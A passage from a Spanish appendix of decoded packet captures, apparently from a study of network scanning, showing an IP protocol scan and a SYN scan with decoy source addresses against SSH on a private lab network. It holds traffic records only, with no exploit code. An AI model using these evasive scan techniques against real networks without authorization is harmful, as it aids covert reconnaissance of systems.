Paquete nro. 23 - Tiempo 5.724062
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x0a (10) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 10

Paquete nro. 24 - Tiempo 5.724638
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 25 - Tiempo 6.127812
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x0b (11) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 11

Paquete nro. 26 - Tiempo 6.128153
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 27 - Tiempo 6.531771
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x0c (pup) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 pup

Paquete nro. 28 - Tiempo 6.532265
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 29 - Tiempo 6.941427
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x0d (13) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 13
```

```
Paquete nro. 30 - Tiempo 6.942223
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 31 - Tiempo 7.343712
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x0e (14) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 14

Paquete nro. 32 - Tiempo 7.343950
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 33 - Tiempo 7.747851
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x0f (15) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 15

Paquete nro. 34 - Tiempo 8.151665
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x0f (15) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 15

Paquete nro. 35 - Tiempo 8.555482
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x10 (16) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 16

Paquete nro. 36 - Tiempo 8.555754
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 37 - Tiempo 8.955618
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x11 (udp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / IP / UDP 192.168.0.2:53580 > 192.168.0.60:53580

Paquete nro. 38 - Tiempo 9.359470
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x11 (udp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / IP / UDP 192.168.0.2:53581 > 192.168.0.60:53580

Paquete nro. 39 - Tiempo 9.359665
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:3
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 3 / IPerror
/ UDPerror

Paquete nro. 40 - Tiempo 10.763671
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x0f (15) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 15

Paquete nro. 41 - Tiempo 10.764721
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror
```

```
Paquete nro. 42 - Tiempo 11.167376
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x02 (igmp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 igmp / Raw

Paquete nro. 43 - Tiempo 12.571309
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x02 (igmp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 igmp / Raw

Paquete nro. 44 - Tiempo 12.971441
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x12 (18) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 18

Paquete nro. 45 - Tiempo 12.972059
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 46 - Tiempo 13.375206
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x13 (19) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 19

Paquete nro. 47 - Tiempo 13.375505
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 48 - Tiempo 13.775305
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x14 (hmp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 hmp

Paquete nro. 49 - Tiempo 13.775833
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 50 - Tiempo 14.180428
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x15 (21) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 21

Paquete nro. 51 - Tiempo 14.583311
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x15 (21) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 21

Paquete nro. 52 - Tiempo 14.583618
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 53 - Tiempo 14.987576
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x16 (xns_idp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 xns_idp

Paquete nro. 54 - Tiempo 15.391115
```

```
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x16 (xns_idp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 xns_idp

Paquete nro. 55 - Tiempo 15.391528
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 56 - Tiempo 15.791147
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x17 (23) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 23

Paquete nro. 57 - Tiempo 16.191357
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x17 (23) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 23

Paquete nro. 58 - Tiempo 16.595209
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x17 (23) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 23

Paquete nro. 59 - Tiempo 16.595615
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 60 - Tiempo 16.999018
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x18 (24) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 24

Paquete nro. 61 - Tiempo 17.399072
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x18 (24) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 24

Paquete nro. 62 - Tiempo 17.399448
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 63 - Tiempo 17.803038
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x19 (25) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 25

Paquete nro. 64 - Tiempo 18.206951
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x19 (25) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 25

Paquete nro. 65 - Tiempo 18.611164
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x19 (25) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 25

Paquete nro. 66 - Tiempo 18.611509
IP Origen: 192.168.0.60 -> 192.168.0.2
```

```
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 67 - Tiempo 19.015046
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x1a (26) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 26

Paquete nro. 68 - Tiempo 19.418922
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x1a (26) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 26

Paquete nro. 69 - Tiempo 19.419173
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 70 - Tiempo 19.822868
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x1b (rdp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 rdp

Paquete nro. 71 - Tiempo 20.222913
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x1b (rdp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 rdp

Paquete nro. 72 - Tiempo 20.626864
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x1b (rdp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 rdp

Paquete nro. 73 - Tiempo 20.627219
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 74 - Tiempo 21.031009
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x1c (28) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 28

Paquete nro. 75 - Tiempo 21.432408
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x1c (28) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 28

Paquete nro. 76 - Tiempo 21.432666
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 77 - Tiempo 21.834716
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x1d (iso_tp4) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 iso_tp4

Paquete nro. 78 - Tiempo 22.238746
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x1d (iso_tp4) (...)
```

```
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 iso_tp4

Paquete nro. 79 - Tiempo 22.642684
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x1d (iso_tp4) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 iso_tp4

Paquete nro. 80 - Tiempo 22.643018
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 81 - Tiempo 23.446824
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x1e (30) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 30

Paquete nro. 82 - Tiempo 23.447144
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 83 - Tiempo 24.250937
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x1f (31) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 31

Paquete nro. 84 - Tiempo 25.054569
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x1f (31) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 31

Paquete nro. 85 - Tiempo 25.054970
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 86 - Tiempo 25.625777
IP Origen: ?? -> ??
IP Header: Version:?? Proto:0x?? (??) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / ARP who has 192.168.0.2 says 192.168.0.60

Paquete nro. 87 - Tiempo 25.625806
IP Origen: ?? -> ??
IP Header: Version:?? Proto:0x?? (??) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / ARP is at 00:17:31:96:5b:1f says 192.168.0.2

Paquete nro. 88 - Tiempo 26.426540
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x20 (32) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 32

Paquete nro. 89 - Tiempo 26.427110
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 90 - Tiempo 27.234493
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x21 (33) (...)
ICMP Header: Tipo:0x?? Codigo:??
```

```
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 33

Paquete nro. 91 - Tiempo 27.235026
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 92 - Tiempo 28.038372
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x22 (34) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 34

Paquete nro. 93 - Tiempo 28.038631
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 94 - Tiempo 28.842291
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x23 (35) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 35

Paquete nro. 95 - Tiempo 28.842611
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 96 - Tiempo 29.646329
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x24 (xtp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 xtp

Paquete nro. 97 - Tiempo 29.646503
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 98 - Tiempo 30.454789
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x25 (ddp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 ddp

Paquete nro. 99 - Tiempo 30.455404
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 100 - Tiempo 31.258168
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x26 (idpr_cmtp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 idpr_cmtp

Paquete nro. 101 - Tiempo 31.258550
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 102 - Tiempo 32.062196
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x27 (39) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 39
```

```
Paquete nro. 103 - Tiempo 32.062585
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 104 - Tiempo 32.866136
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x28 (40) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 40

Paquete nro. 105 - Tiempo 32.866570
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 106 - Tiempo 33.670142
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x29 (ipv6) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 ipv6

Paquete nro. 107 - Tiempo 34.474475
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x29 (ipv6) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 ipv6

Paquete nro. 108 - Tiempo 35.274564
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x29 (ipv6) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 ipv6

Paquete nro. 109 - Tiempo 36.077940
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x29 (ipv6) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 ipv6
```

B.2.13. Captura 15: SYN Scan con Decoys

```
Paquete Nro: 1 - Tiempo: 0.000000
Mac Origen: 00:17:31:96:5b:1f   -> Mac Destino: ff:ff:ff:ff:ff:ff
IP Origen: 00:17:31:96:5b:1f: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2 - Tiempo: 0.007212
Mac Origen: 00:0c:29:e1:a2:26   -> Mac Destino: 00:17:31:96:5b:1f
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3 - Tiempo: 0.069578
Mac Origen: 00:17:31:96:5b:1f   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100:42855 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 42855 > 22 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 4 - Tiempo: 0.075830
Mac Origen: 00:0c:29:e1:a2:26   -> Mac Destino: ff:ff:ff:ff:ff:ff
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.100?  Tell 192.168.0.30

Paquete Nro: 5 - Tiempo: 0.075842
Mac Origen: 00:0c:29:e1:a2:26   -> Mac Destino: ff:ff:ff:ff:ff:ff
```

```
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.100?  Tell 192.168.0.30

Paquete Nro: 6 - Tiempo: 0.077145
Mac Origen: 00:0c:29:90:2a:2d   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 00:0c:29:90:2a:2d: -> IP Destino: 00:0c:29:e1:a2:26:
Protocolo: ARP
Descripción: 192.168.0.100 is at 00:0c:29:90:2a:2d

Paquete Nro: 7 - Tiempo: 0.077155
Mac Origen: 00:0c:29:90:2a:2d   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 00:0c:29:90:2a:2d: -> IP Destino: 00:0c:29:e1:a2:26:
Protocolo: ARP
Descripción: 192.168.0.100 is at 00:0c:29:90:2a:2d

Paquete Nro: 8 - Tiempo: 0.078565
Mac Origen: 00:0c:29:e1:a2:26   -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30:22 -> IP Destino: 192.168.0.100:42855
Protocolo: TCP
Descripción: 22 > 42855 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460

Paquete Nro: 9 - Tiempo: 0.078579
Mac Origen: 00:0c:29:e1:a2:26   -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30:22 -> IP Destino: 192.168.0.100:42855
Protocolo: TCP
Descripción: 22 > 42855 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460

Paquete Nro: 10 - Tiempo: 0.080503
Mac Origen: 00:0c:29:90:2a:2d   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100:42855 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 42855 > 22 [RST] Seq=1 Len=0

Paquete Nro: 11 - Tiempo: 0.080520
Mac Origen: 00:0c:29:90:2a:2d   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100:42855 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 42855 > 22 [RST] Seq=1 Len=0

Paquete Nro: 12 - Tiempo: 0.084047
Mac Origen: 00:17:31:96:5b:1f   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.20:42855 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 42855 > 22 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 13 - Tiempo: 0.084498
Mac Origen: 00:0c:29:e1:a2:26   -> Mac Destino: ff:ff:ff:ff:ff:ff
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.20?  Tell 192.168.0.30

Paquete Nro: 14 - Tiempo: 0.084505
Mac Origen: 00:0c:29:e1:a2:26   -> Mac Destino: ff:ff:ff:ff:ff:ff
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.20?  Tell 192.168.0.30

Paquete Nro: 15 - Tiempo: 0.086218
Mac Origen: 00:0c:29:86:12:a3   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 00:0c:29:86:12:a3: -> IP Destino: 00:0c:29:e1:a2:26:
Protocolo: ARP
Descripción: 192.168.0.20 is at 00:0c:29:86:12:a3

Paquete Nro: 16 - Tiempo: 0.086230
Mac Origen: 00:0c:29:86:12:a3   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 00:0c:29:86:12:a3: -> IP Destino: 00:0c:29:e1:a2:26:
Protocolo: ARP
Descripción: 192.168.0.20 is at 00:0c:29:86:12:a3

Paquete Nro: 17 - Tiempo: 0.086448
Mac Origen: 00:0c:29:e1:a2:26   -> Mac Destino: 00:0c:29:86:12:a3
IP Origen: 192.168.0.30:22 -> IP Destino: 192.168.0.20:42855
```

```
Protocolo: TCP
Descripción: 22 > 42855 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460

Paquete Nro: 18 - Tiempo: 0.086454
Mac Origen: 00:0c:29:e1:a2:26   -> Mac Destino: 00:0c:29:86:12:a3
IP Origen: 192.168.0.30:22 -> IP Destino: 192.168.0.20:42855
Protocolo: TCP
Descripción: 22 > 42855 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460

Paquete Nro: 19 - Tiempo: 0.087509
Mac Origen: 00:0c:29:86:12:a3   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.20:42855 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 42855 > 22 [RST] Seq=1 Len=0

